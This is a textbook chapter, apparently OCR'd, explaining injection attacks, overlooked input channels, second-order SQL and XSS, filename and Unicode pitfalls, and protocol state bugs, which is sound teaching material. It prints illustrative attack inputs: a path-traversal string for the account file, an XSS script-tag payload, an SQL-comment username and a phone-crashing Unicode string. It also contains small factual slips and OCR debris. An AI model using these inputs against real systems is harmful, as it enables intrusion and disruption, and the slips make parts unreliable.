Interactions of an application with platform services or other applications can give rise to **injection attacks**. The classic example is **SQL injection**: if an application sends an SQL query which depends on user input to a database, this may give users the possibility to trigger actions in that SQL database. The attacker abuses the expressive power of the language used to interact with the database. Note that data provided by the attacker effectively becomes code for the SQL database. The attacker's input is parsed and processed as SQL: this is *unintended* parsing that we did not want to happen, even though the parsing is not incorrect or buggy.

The category of injection flaws includes many classic security flaws such as **OS command injection**, **directory traversal** (aka **path injection**), and more exotic variants such as **LDAP injection**[16].

All injection attacks involve a *language*, e.g. the language of OS commands, the language of path names, SQL, HTML, JavaScript, or XML. A tell-tale sign of an injection attack is that it (ab)uses *special characters* or reserved *keywords* that have a special meaning in that language.

The category of injection attacks is far larger than people tend to realise. Many input attacks turn out to be injection attacks upon closer inspection:

- **XSS (Cross Site Scripting)** is an injection attack. Just like SQL injection, XSS involves an attacker supplying some input in a specific format – in this case JavaScript instead of SQL – which ends up in a place – in this case a JavaScript execution engine instead of a SQL database – where it triggers unwanted behaviour.[17]

  Injection attacks and XSS have long been listed as separate entries of the OWASP Top 10. Only in the 2021 edition was XSS included in the injection attacks. **XXE (XML External**

[16] The term 'injection attack' is maybe not the best because all input attacks, e.g. also buffer overflows, involve an attacker 'injecting' something input. Piessens calls injection attacks '*structured output generation vulnerabilities*' [72], which highlights that it is an output problem and not (just) an input problem. In earlier work [75, 74], I have called them *forwarding attacks*, to capture the key characteristic that user input is forwarded as output to some API or other application.

[17] The name 'cross site scripting' is a misnomer, as there is nothing 'cross site' about most XSS attacks. Simply calling it (Java)script injection would be better. Early XSS attacks did typically try to steal data across site, which is where the name originates.

Entities) is another injection attack vector that used to be mentioned as a special category in the OWASP Top 10. With XXE the attacker injects XML to the power of XML, harnessing features of XML parsers that the victim application never meant to expose and of which the developers might not even be aware that they existed.

XSS is a particular form of **HTML injection** where the attacker's input – which may or may not contain JavaScript – into a web application to ultimately end up in the HTML rendering engine of other users, so that the attacker's input is rendered as part of the webpage that other see. Injection of HTML content that does not include JavaScript can be used to deface webpages[18].

Many websites, such as social media websites or websites that include some discussion forum, deliberately allow some HTML markup in content that users provide. So they effectively allow restricted form of HTML injection as a feature. Of course, such content needs to be validated and/or encoded to prevent abuse, as discussed in Section 3. This is extremely error-prone if the possibilities to include markup are not very tightly restricted: in our own university's teaching website students have kept finding possibilities for malicious HTML injection over the years, even though it has been getting harder over time, and that is without using the additional rights and possibilities that teaching staff have.

CSS injection is another particular form of HTML injection. CSS (Cascading Style Sheets) does not directly provide the attacker the power of a full-blown programming language like JavaScript. Still, some of the graphical effects that can be triggered by CSS are computationally heavy enough to allow for DoS attacks via CSS injection [17]. In the past is has been possible to inject JavaScript via CSS injection in some browsers, notably Internet Explorer, even though the official HTML specification does not allow this. It is not trivial to check that CSS expressions cannot contain JavaScript according to the official HTML5 spec[19], as that spec is over 1300 pages long. Given the size and complexity of the spec, and the fact that this spec is continuously being updated, browser implementations will never be completely in line with the spec.

- **Format string attacks** in C are often lumped together with memory corruption flaws, but they are in fact injection attacks. Format string attacks use character combinations such `%x`, `%s` and `%n` that have a special meaning in so-called format strings used as parameters to library calls of the `println` family. The language involved is the language of format strings, where the percent symbol has a special meaning.

  The functionality that the `println` functions provide to an attacker is of course extremely limited compared to say the functionality of an HTML rendering engine or JavaScript execution engine. Using a format string attack the attacker cannot inject a script like with XSS or inject their own shell code like with a classic stack-based buffer overflow. Still, the functionality that it does provide, to read data from the stack or write data to the stack, can be sufficient for an attacker to do serious damage.

- **HTTP response splitting** is an another example of an attack that people tend not to think of as an injection attack. But it is, as it abuses the special meaning of newline characters in HTTP (to be precise, carriage return `\r` and line feed `\n` characters). HTTP is parsed on a line-by-line basis, so if an attacker can get some payload containing a newline character inserted in HTTP traffic, the part after the newline will be processed as HTTP – or as

[18] Website defacement is not as popular as it used to be: attackers nowadays pursue more lucrative activities, such as phishing to steal credentials, instead of online vandalism. But website defacement still happens on a daily basis, as can be seen on Zone-H website (see `http://www.zone-h.org/archive/special=1`) that tracks this kind of abuse.

[19] Available at `https://html.spec.whatwg.org`.




Figure 4: Applications will forward input to multiple backend systems and services that may be susceptible to (specific forms of) injection attacks.

HTML, as HTTP responses contain HTML. In a typical example the attacker would supply a malicious input that ends up inside a cookie; cookies are included at the top of a HTTP response, so if a cookie has the form s_1 `\n` s_2 then s_2 will be parsed and processed as HTTP and the real HTTP response, somewhere further down, will be ignored.

HTTP response splitting is a rather old-fashioned attack that has long been fixed in modern web servers (e.g. by escaping special characters inside cookies). Of course, that does not mean it won't resurface later: once everyone has forgotten about this issue, someone making a new web server will probably re-introduce it.

- Malicious **macros** in Microsoft Office Word documents or Excel spreadsheets, a long-standing favourite of attackers, are also injection attacks. The language that is exploited here is the scripting language included in the Word or Excel formats[20]

2.5.1 Injection attacks in the execution platform itself

Most injection attacks exploit an external service, like a database, the operating system, or an LDAP server. In some programming languages it is possible for an injection attack to inject *code* in the very runtime environment (aka interpreter or virtual machine) that the application runs on:

- Many interpreted languages have a built-in **evaluation** function, often called `eval()`, that takes a string and then evaluates it as if it were a piece of program code. Python, Ruby and JavaScript all have an `eval()` function, as do many functional programming languages, for instance Haskell. This is a very powerful mechanism. But this power has a downside: for code that uses `eval` it can be hard to tell at compile-time what it may do at runtime. Worse still, if user input can end up inside an argument to `eval` this is a huge security risk as this will user input into code. To quote Douglas Crockford: 'eval is evil' [19].
- **Insecure deserialisation** is an injection attack on applications written in programming languages that support (de)serialisation.

[20] The Microsoft Office formats include a bewildering set of sub-languages that can be used for scripts or 'macros', as has been (re)discovered by security researchers over the years [39, 38]: there is not just VBA (Visual Basic for Applications), but also DDE (Dynamic Data Exchange) [91], OLE (Object Linking and Embedding), and XML (Excel 4.0 macros), a precursor to VBA that dates back to 1992 [37, 107]. In March 2022 Microsoft announced that VBA will be blocked for all files originating from the internet `https://nolongerset.com/motw-blocks-all-vba`, so maybe macros will finally disappear as popular attack vector.

As already discussed in Section 2.1, serialisation is the process of turning a value of a datatype, say a Java object, into a raw representation as a sequence of bytes that it can be stored on disk or transmitted to another Java virtual machine across a network. Deserialisation is the reverse process of turning this byte sequence back into a Java object, when it is read back from disk or received over the network.[21]

Deserialising a malicious binary representation supplied by an attacker can result in objects that are malformed in some way. For instance, if the constructors for some Date class ensure only valid dates can be constructed, deserialising some corrupt binary representation could result in a date representing February 31st. It can also result in DoS. A classic way to do that is to have to get a Java VM to deserialise array objects with length `Integer.MAX_VALUE` to consume all of a machine's memory. This is an injection attack: the language that is injected is the representation format for serialised objects that comes with the programming language.

Deserialisation functionality provided by a platform may let an attacker trigger execution of code. Java is notorious for this, attacks, but many other programming languages support deserialisation and can be affected too, for instance C# and perl. (In perl serialisation is called **pickling**. Other terms for it are **marshalling** or **flattening**.)

Unlike with say a command injection or XSS, usually attackers cannot directly inject their own code with a deserialisation attack. Instead, they can only trigger access of a limited set of functions, namely all the deserialisation methods in the code base. This is rather like a return-to-libc or ROP attack, where the attacker is also restricted to abusing existing code. In practice, that may provide attackers with all the functionality they need. For instance, a typical Java application include large libraries and any deserialisation method in any class in one of these libraries can be triggered. In PHP, where deserialisation triggers the execution of PHP properties, this is called *Property-Oriented programming (POP)* [21].

In some cases execution platforms will actually fetch code from over the internet to carry out deserialisation; then attackers can inject their own code and are not constrained to abuse existing deserialisation functionality.

The Log4J security flaw (CVE-2021-44228) that made headlines in December 2021 was an injection vulnerability that combined JNDI injection and deserialisation[22]. Here it was possible make the vulnerable applications retrieve code from the internet. JNDI stands for Java Naming and Directory Interface; it comes with a notation for naming Java objects and can trigger the deserialisation for such objects.

A subtle point about deserialisation attacks is that the code for deserialisation is executed *before* it can be checked that the resulting object is even of the right type. For example, consider the typical piece of Java code for deserialising below, which reads a `Student` object from a file `/tmp/students.ser`:

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser");
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject();
```

[21] The `toString` method for a Java class also provides a form of serialisation, but this representation is meant to be readable for human user and it may lack the detail needed to allow for unambiguous deserialisation.

[22] For an extensive write-up of the Log4J vulnerability and its aftermath, see the report by the US Cyber Safety Review Board [9].

The deserialised object is cast to `Student`, which will result in an exception if it is not of the correct class. However, this cast happens *after* the code for the deserialisation has been executed. So despite this check the attacker can abuse all the possibilities offered by the deserialisation procedures of all classes on the classpath. Moreover, if the exception is thrown the freshly constructed object will probably become garbage, and the garbage collector will then later trigger the execution of its `finalize()` method. So an attacker can also try to abuse any functionality exposed through `finalize()` methods. *Look-ahead Java Deserialisation* has been introduced as a way to avoid this issue: here deserialisation is only performed if the object's class belongs to a white-list of allowed classes.

- **Reflection** Deserialisation and evaluation-functions are not the only programming language features which turn user input into code. Some programming language provide mechanisms for **reflection** that allow a program to inspect or modify itself. An old and extreme example is self-modifying assembly code. Many programming languages provide possibilities for reflection, e.g. Python, Java, C#, and JavaScript. Note that the operations of (de)serialisation provide a limited form of reflection too.

  Reflection is a cool feature that can be used for interesting purposes, for instance meta-programming, but obviously it is a dangerous feature if it can be hijacked by attackers. Note that making writable memory non-executable, also know as W $\oplus$ R (Writable XOR Readable) and Data Execution Protection (DEP), is precisely aimed at ruling out self-modifying code.

  HTML allows reflection: it is possible for JavaScript code inside an HTML document to inspect and alter the document it is embedded in using methods in the DOM (Domain Object Model) API. This also illustrates how dangerous reflection can be, as this is what gives XSS its power: if an attacker can inject JavaScript code anywhere in a webpage, the code can access and modify that webpage in any way it wants.

- **Dynamic loading**, aka dynamic class loading, is a mechanism by which the codebase of a program can be extended at runtime by pulling in new code.

  Java popularised the idea of support dynamic class loading in a programming language, but dynamic loading was already supported by older languages, e.g. COBOL. Other programming languages that support dynamic loading include PHP, Ruby, python, and JavaScript. Dynamic code loading can interact with the programming language features for extensibility mentioned above – an eval-function, deserialisation, and reflection – and may in fact rely on these features. For instance, dynamic class loading in Java involves the use of reflection.

  Dynamic loading obviously has to be supported by the runtime environment for that language. For compiled languages there is no runtime environment that can support dynamic loading, but for these the operating system may offer support for it. Linux and Windows both offer support dynamic loading of libraries. Web servers such as Apache Tomcat also support this.

  Obviously, dynamic class loading is security risk, especially if code can be downloaded over the internet. PHP infamously allows remote code download, though most PHP platforms today should have that feature turned off by default. Java allows remote code download and that possibility was exploited in some attacks using the Log4J vulnerability (CVE-2021-44228). For any platform it is wise to turn off possibilities for remote code download unless you *really* need that feature. A JavaScript execution engine in a browser does nothing but execute code downloaded from the internet, so turning off that possibility won't be an option. But if a web server uses JavaScript for server-side code it might want to.

- Finally, note that a classic buffer overflow on a program where the attacker injects shell code also involve the injection of code into the execution engine of the program itself, which in this case is the CPU. So some buffer overflow attacks are also injection attacks.

The ways to dynamically change or extend the codebase listed above not only introduce the risk of (code) injection attacks. They also create complications for security assurance during the software development lifecycle: if at compile-time we do not even know which code would be running, then we obviously cannot do security testing (aka DAST), static analysis (aka SAST), or code reviews of that code.

It may also rules out some security measures. The idea behind having a non-executable stack (NX aka DEP (Data Execution Prevention) or W⊕R) is to strictly separate data and code and prevent data from ever accidentally becoming code. Security mechanisms that pursue this idea will be at odds with programming language features that allow data to become (or to somehow produce) code.

2.6 What goes wrong: overlooking input channels

So far we have look at ways in which input can cause problems when it is processed, but not at the ways in which malicious input might end up in places where it will be process. As designer or developer it is easy to completely overlook ways in which malicious input can end up in an application. For internet-facing application, inputs coming from the public internet obviously have to considered untrusted. It can be tempting to consider inputs that do not come from the internet but, say, from the local file system, as trusted. However, that can be dangerous: attackers can be very creative in sneaking malicious inputs into an application. If we want to – or have to – make assumptions about some input channels being out of scope of our attacker model it is always good to make such assumptions explicit, so that they can be discussed and re-examined as the system, or the world in which it lives, evolves.

There are many funny examples of overlooked input possibilities. The artist collective !Mediengruppe Bitnik published a book entitled `<script>alert("!Mediengruppe Bitnik");</script>` in 2016 [6]. This revealed XSS vulnerabilities in websites of quite a few online bookshops. The makers of these websites probably totally overlooked the possibility that book titles could be used as attack vector. This also shows that you should be very suspicious whenever terms like 'trusted inputs' and 'untrusted inputs' are used: it can be dangerous to try to distinguish trusted from untrusted inputs and it may be wiser to treat *all* input as untrusted.

Another funny example is the vanity license plate with the text 'NULL' that security researcher Joseph Tartaro (aka droogie) got in the hope of evading speeding tickets [23]. This backfired as he ended up with lots of fines issued to other cars. Apparently, fines where a license number was missing were attributed to his car. Also, some online services could no longer be accessed for his license plate because their websites *did* reject NULL as valid value for a license, unlike the website where the license plate was obtained[23].

Another example of less obvious attack vector was presented by Lukas Grunwald at DEFCON 15 [36]. Modern passports have an RFID chip that provides digital information. This data includes a JPEG of the passport photo. Grunwald showed that a malformed JPEG image provided by an RFID chip could trigger software bugs in commercial passport reading equipment. Ironically, the passport data is digitally signed, but of course the passport photo will be displayed even if the digital signature is incorrect[24] This goes to show that not only data that comes over the internet can be malicious.

[23] For details, watch the DEFCON presentation at `https://youtube.com/watch?v=TwRE2QK1Ibc`.

[24] In fact, it took US border control 16 years to implement checks of these digital signatures [68].




Figure 5: In a second order attack malicious input does not cause a problem when it processed the first time around but only when it is used, possibly much later, a second time.

2.7 What goes wrong: overlooking data flows

Instead of overlooking an input channel altogether as discussed in the previous section, it is also possible to overlook possibilities for malicious inputs to reach a place to do damage after complex data flows.

2.7.1 Second order attacks

One example of this is in **second order injection attacks**. In a normal injection attack, malicious input flows directly from the source where the attacker injects it to an API call where it causes problems, as illustrated in Fig. 4. In a second order injection, the malicious input takes a longer, more round-about route to end up in the place where it does damage as illustrated in Fig. 5. A typical example is that in a first stage the input ends up in a database without causing any problems to only cause problems at a later stage when it is retrieved from the database; because at this later stage the input does not from the web but from the 'trusted' backend it is easily overlooked.

For example, suppose a website allows an attacker to register with the username `mary'--`. Now suppose the website uses the following SQL query to update the phone number of an existing user:

```
UPDATE Users SET PhoneNumber = $n WHERE Username = current_user
```


If the attacker `mary'--` now updates their phone number, this will in fact change the phone number for `mary`. A developer who remember to escape the user-supplied `$n`, may still forget to escape the username thinking that it is harmless since it comes from the back-end. It does not even have be the attacker who triggers the second SQL query. It could even be done say by a help desk employee in response to a phone call from the attacker.

The possibility of second order attacks, like the earlier examples of attacks via attacks via malicious book titles and license plates, highlights the dangers of treating some sources of input are trusted. It is better to treat all inputs as untrusted.


2.7.2 XSS

Second-order SQL injection is not that common and quite exotic. But for XSS it is not unusual for malicious input to take several stages to reach its ultimate destination, the JavaScript engine inside the HTML rendering engine inside a web browser (or inside an app, as many apps include an HTML rendering engine). In fact, this is the norm.


In **stored XSS attacks** the malicious payload always makes a trip back and forth to client-side storage before doing its damage, as illustrated in Fig 6. This is similar to the example of the



(a) Reflected XSS



(b) Stored XSS



(c) DOM-based XSS

Figure 6: These diagrams show the three different kinds of XSS discussed in Section 2.7.2. Reflected and stored XSS attacks trick a web server into generating a HTML webpage `bad.html` that includes malicious JavaScript supplied by the attacker. In the case of reflected XSS attackers get the victim to click on a link with a query parameter containing the malicious payload. In the case of stored XSS attackers manage to store their malicious payload in the server's backend, e.g. as a post on some social media site.

In a DOM-based XSS attack the web page sent to the browser does not contain any malicious script yet, but it does contain a vulnerable script. This vulnerable script – `f` in the figure – can dynamically alter the webpage later and this can introduce a malicious script when fed a carefully crafted input. There are different ways in which this input might end up as argument to the vulnerable script: it could be injected as a parameter in a URL (in the style of reflected XSS) or it could be retrieved by the browser, for instance using an AJAX request, as a separate piece of information from the server where it was stored by the attacker earlier (in the style of stored XSS).

second order SQL injection above, but the setting is a bit more complicated because instead of a single application it involves two interacting applications, the browser and the web-server.

Reflected XSS attacks can be regarded as second order attacks too because the malicious payload is passed around back and forth between the browser and server, as illustrated in Fig 6.

In both stored and reflected XSS attacks the attacker's input is included in the HTML document sent by the server to the victim's browser. So the actual injection of the attacker's payload into some HTML document happens at the server-side. In a **DOM-based XSS attack** it happens client-side: JavaScript executing in the browser is responsible for including attacker input in the HTML document being displayed. It is an injection attack on the JavaScript code executed in the client, code that uses the DOM API to modify the HTML being displayed (which, as discussed in Section 2.5.1, is a form of reflection). By poisoning a parameter of this code the attacker can inject malicious content that ultimately ends up being rendered as HTML and/or executed as JavaScript. The malicious parameter can arrive in the victims' browser in several ways: it could be supplied in a parameter in the URL, in the style of a reflected XSS attack, but it could also come as data supplied by the server where the attacker injected it earlier, in a style of a stored XSS attack.

The variety and complexity of ways in that attackers can trigger XSS make preventing it hard. It makes it hard to solve by validation and/or sanitisation, as will be discussed in Section 4.5. Instead, rooting it out requires a more structural approach discussed in Section 6.5.2.

2.8 What goes wrong: unexpected expressivity

We already discussed that the *complexity* of input languages increases the likelihood of buggy parsing. For injection attacks, the *expressivity* of input languages is an important factor, as this determines how much functionality attackers can abuse if they manage to get their input being processed. Of course, if the input language or includes a complete programming language, as is the case for XSS, macros, or OS command injection, there is nothing more that the attacker could wish for in terms of expressive power. But input languages that are not – or not obviously – Turing-complete, say in the case of a file name injection, often turn out to be far more expressive that you would expect, giving attackers unexpected possibilities for abuse.

The powers of deserialisation in programming languages and the more obscure forms of macros in Microsoft Office formats discussed in Section 2.5 are also examples of unexpected expressivity. It may be unexpected for some people that PDF also includes a full blown programming language under the hood; two in fact: JavaScript and ActionScript.

2.8.1 Example: UNIX file names

Filenames on UNIX and Linux provide unexpected, if still relative simple, powers. The classic example of path traversal on these systems is with inputs of the from `../../../../etc/password`. In the past the file `etcpassword` contained password hashes; this is no longer the case but the file does still list all user accounts and some information about them.[25] But more interesting targets may be so-called device files or special files. These appear as ordinary files on the file system, but are in fact interfaces to a variety of operating system services. The special file `/dev/urandom` provides an infinite sequence of random numbers, so reading this file produces an infinite input that can cause Denial-of-Service. The special file `/var/spool` is the printer

[25] The original `password` file on UNIX contained a list of all accounts with hashed password – initially unsalted – along with information such as any groups a user belongs to and the default access rights that should be given to newly created files by that user. The file was world-readable so that any application that created new files knew which access rights to assign to it.

spool for sending files to the printer; it is a write-only file so attempting to open this file for reading may cause a system to hang, also causing Denial-of-Service.

The design decision taken in UNIX to present such functionality as files is convenience: it provides a simple common interface to programmers and economically re-uses the same systems calls. But it has downsides when it comes to security, as it provides the attackers with more power than just reading or writing files when they can do directory traversal.

2.8.2 Example: Windows file names

The unexpected power of UNIX/Linux file names is small beer compared to Windows. The format of Windows file names is very complex and includes some notations that can trigger unexpected behaviour. Notations include:

- the traditional MS-DOS notation, for example `C:\MyData\file.txt`,
- UNC paths, for example `\\host\share\MyData\file.txt`,
- file URLs, for example `file:///C:host/MyData/file.txt`,

and rather bizarre combinations of these notations, for example

`file://///192.1.1.1/MyData/file.txt`.

UNC stands for Universal Naming Convention. UNC paths are commonly used for shared network folders and printers. The host name in a UNC or file URL can be `localhost` (which may then also be omitted), an IP address, a DNS domain name or a WINS domain name[26]. WINS stands for Windows Internet Naming Service. Like DNS, WINS is a scheme for resolving names to IP addresses.

One downside of this complexity is that it is hard to implement security checks on path names. Attackers can try to some of the weirder notations to sneak past access control checks. Canonicalisation, the standard technique to avoid such problems (discussed in Section 3.2) is clearly challenging.

A further complication is that different notations can pull in other protocols and trigger unexpected behaviour. For instance, an application that expects a URL as input to access some resource on the internet can be fed a *file* URL to access the local file system; this could inadvertently provide a remote attacker with access to the local file system.

Conversely, an application that expects a path to a file on the local file system as parameter may be fed a UNC path name to a remote system, triggering network traffic. UNC resources are accessed using the SMB protocol (aka Samba, the name of the open source implementation of SMB). SMB uses the Pass-The-Hash technique for authentication: SMB clients will attach a password hash to requests to an SMB server if the server asks for this. This opens the door to Redirect-to-SMB attacks: if an attacker can inject a UNC path pointing to their own malicious server into an vulnerable application on a victim's machine, then that application will obligingly send a password hash to the attacker's server.

This vulnerability was first discovered in 1997 in a several places [5, 90] and then again in 2000 in Windows telnet (CVE-2000-0834). It was then forgotten about, only to be rediscovered eight years later in most versions of Windows (CVE-2008-4037). It was then forgotten about again and re-rediscovered, another eight years later, in Chromium (CVE-2016-5166). It then also turned up in the Foxit PDF viewer (CVE-2016-4271) and Adobe Flash (CVE-2017-3085) [82].

[26] For a grammar defining the syntax of UNC paths in all its gory detail, see `https://msdn.microsoft.com/en-us/library/gg465305.aspx`.

Example 2.1 (The surprising complexity of email addresses)
Email addresses are another good example of an apparently simple data format that is surprisingly complex.

The definition of email address is given in RFC 5322. This RFC refers to RFC 5321 for some details. The definition of domain name – the part after the @ symbol in an email address – it given in RFCs 1034, 1035 and 1123. On top of all this, RFC 6531 defines an extension for internationalised email addresses with Unicode instead of ASCII characters. Some of these RFCs come with lists of errata, see `http://www.rfc-editor.org/errata_search.php?rfc=3696`.

There is an additional RFC, RFC 3696, entitled "Techniques for checking and transformation of names" about how to check domain names. This RFC recognises that "experience [...] indicates that syntax tests are often performed incorrectly". The fact that some RFCs require another RFC to clarify them is a clear indication that these specifications could be improved.

All this means is that validation and canonicalisation of email addresses is tricky. None of the RFCs above provide a regular expression to define what a valid email address is, which is ludicrous if you think about it: we teach first year bachelor students in computer science to do better than this. In fact, the specification is so messy that coming up with a regular expression is almost impossible. The website `http://emailregex.com` has an attempt that it claims is 99.99% correct. This website also includes sample code to validate email addresses in various programming languages.

We already discussed Gmail's non-standard canonicalisation of email addresses by ignoring dots in Section 2.4.3. The standard canonicalisation of email addresses is much more complex that you probably imagine: it is possible to have comments *inside* email addresses, between parentheses. This means that `(johnny)john.smith@ru.nl`, `john.smith(johnny)@ru.nl`, `john.smith@(Radboud University)ru.nl`, and `john.smith@ru.nl(Radboud University)` are all valid email addresses that are equivalent to `john.smith@ru.nl`. The local name (i.e. the part before the @ sign) or individual dot-separated words inside the local name may also be put inside quotes, so `"john.smith"@ru.nl` and `"john".smith@ru.nl` are valid email addresses, and equivalent to the ones above. One may question the wisdom of introducing all these bells and whistles.

An additional complication on top of all this is the extension for so-called sub-addressing introduced by RFCs 2822 and 5233. This allows extra information to be added in an email address for email filtering, so that for instance email to `"john.smith+sieve@ru.nl"` is delivered to a special mailbox called `sieve` belonging to user `john.smith`.

2.9 What goes wrong: character flaws

Characters or character sets that are used in notations can also cause complications – and security problems.

The most infamous character here is of course the NULL character. Because the NULL character has a special meaning in C and C++ code, as terminator of a string, inserting NULL characters inside strings can cause problems for C(++) code.

Another nice example of problems with strange characters are the 'Unicode of Death' text

messages that caused problems in iPhones. The message

```
effective.
Power
لُلُصّبُلُلصّبُررً ॣ ॣh ॣ ॣ
冗
```

uses four different character sets – Latin, Arabic, Marathi and Chinese. This was more than the iOS user interface could handle back in 2014 so sending this message to an iPhone would cause it to crash (due to a buffer overflow). Problems with Unicode characters crashing iOS have been arose again in 2018[27].

This is not the first time that Unicode caused security problems. Back in 2001 the Code Red worm (CVE-2001-0500) exploited bugs in the software handling Unicode on Windows servers [62], infecting 350,000 hosts in just 24 hours [97]. Root cause of the problem was that migration from using ASCII to using UNICODE. Whereas an ASCII character takes one byte, Unicode characters can take up to four bytes. So when writing code for handling ASCII it does not matter if you use the number of characters or the number of bytes as size, but for code handling Unicode it does. Not surprisingly then, code originally written to handle ASCII strings will be crawling with buffer overflow flaws when it is adapted to deal with Unicode strings, because many byte array buffers will be much smaller than they needed to be. This lead to many security problems in applications migrating from ASCII to Unicode in the early 2000s[28].

Duqu, a strain of malware related to StuxNet that was discovered in 2011, exploited a vulnerability in TrueType font parsing. Research by Google Project Zero five years later found another 16 security vulnerabilities in the handling of TrueType and OpenType fonts in the Windows kernel; these bugs were found using fuzzing [44].

2.10 What goes wrong: weird machines

The ideal scenario for attackers is to achieve **remote code execution (RCE)**, i.e. to exploit a vulnerability in a way that lets them choose which code to execute on the victim's machine. There are very different ways that attackers may achieve this state of Nirvana where they full control of the victim application or even the execution platform or OS that it runs on.

For some vulnerabilities, for instance command injection or an exploitable `eval()` function, this is trivially simple: attackers can directly inject any command or piece of code they want to execute. For other vulnerabilities it requires a bit more work: for instance, in a classic stack-based buffer overflow the attacker can inject arbitrary code, the so-called shellcode, but this will need carefully tweaking and have some restriction on lengths; still it is usually enough to get a shell and thereby full control.

As defenses have improved, exploits have evolved to overcome these defenses with fancier ways to get RCE in more roundabout ways. A good example is Return-Oriented programming (ROP) [88]. Here the attacker can only trigger execution of so-called gadgets, snippets of machine code that already exists in the victim application and the libraries it uses. So like return-to-lib attacks this allows *code reuse* rather than straight-up *code injection*. Still, these gadgets be chained together to do interesting things, and usually enough to give the attacker

[27] `https://www.scmagazine.com/unicode-character-causing-apple-devices-to-crash-patch-released/article/745443/`

[28] In fact, the CWE classification includes 'Improper Handling of Unicode Encoding' as bug category CWE-176 (see `https://cwe.mitre.org/data/definitions/176.html`).

total control of execution: on many systems it has been shown that the set of gadgets typical applications provide is a Turing-complete programming language albeit possibly a somewhat weird one with strange primitives (e.g. [40]).

Deserialisation attacks also provides attackers with an unusual set of primitives to built programs with. For PHP, where deserialisation triggers the execution of so-called PHP properties, this has called *Property-Oriented programming (POP)* [21]. And rather like protection mechanisms against code injection can be circumvented by ROP gadgets, protection measures against XSS have been broken by script gadgets [54].

This had led to the concept of a **weird machine** [10, 26]: a weird machine is a set of features – or bugs – that attackers can abuse as instructions to then build more complex and interesting exploit their quest for RCE. Much of the research on discovering weird machines has happened not in academia but in the hacker scene (e.g. [43]). Some forms of weird machine are discussed by Sergey Bratus et al. [10], but many others have been discovered since. One nice example is that it has been shown that the page-fault handling mechanism of the Intel's IA32 architecture can be (ab)used as a Turing-complete execution environment without even executing any CPU instructions [2].

2.11 Stateful protocols

Protocols are often *stateful*: the parties using the protocol do not just exchange individual messages or packets, they exchange *sequence* of messages that makes up a dialogue – or session – between them. How a message is processed depends on the preceding messages. This involves two languages: a language of *messages*, which describes the data format of individual messages sent from one party to the other, and a language of *message sequences* or *traces*, which describes valid dialogues between two parties. (It is a bit confusing to call this an input language, as it will involve both inputs and outputs – or inputs for both parties.)

That second language is sometimes called the protocol state machine. An implementation of the protocol will typically implement some state machine to check that sequences of messages come in the correct order. This state machine is basically a parser – or recogniser – of the language of correct message sequences. Messages coming in the wrong order can sometimes simply be ignored, but it may be crucial to abort the protocol if a message arrives out of sequence. In security protocols this is typically the secure option.

Apart from bugs in parsing individual messages (say a buffer overflow trigger by packets that specify zero-length payload) there can also be security bugs in handling unusual, or incorrect, sequences of message. Most protocols have a so-called *happy flow*, i.e. a normal sequence of messages that happen in 'correct' sessions. Deviations from the happy flow may give rise to security problems.

Especially for cryptographic security protocols handling incorrect sequences of messages is the wrong way can quickly lead to security problems. These protocols are often very fragile, in the sense that accidentally handling messages that come in the wrong order can break all security guarantees that these protocols are meant to provide. Any deviation for the happy flow typically must to lead to aborting the whole session.

One funny example of how this can go wrong is a flaw in the libssh implementation of SSH that allowed attackers to completely bypass authentication in a hilariously simple way (CVE-2018-10933): when setting up an SSH session, a server can ask the client to authenticate by supplying a username and password and the server will confirm that authentication succeeded by sending a `SSH2_MSG_USERAUTH_SUCCESS` message. The bug was that if instead of authenticating a client would send this message *to* the server, then the server would assume that authentication was successful and allow access. Note that it makes no sense for the client to

ever send this message to the server, as it is a confirmation message for the server to send to the client. Somehow the program logic in the server that implements the SSH protocol state machine – and which distinguishes the state of the client being unauthenticated or authenticated, goes off the rails when processing this message[29]

Note that such bugs will not show up in normal use. If one of the parties does not implement the happy flow of a protocol correctly then they cannot interact, that bug will be quickly discovered as it prevents the protocol from work. But bugs in processing incorrect sequence of message are harder to discovered, and may exist in implementations for decades without ever being discovered.

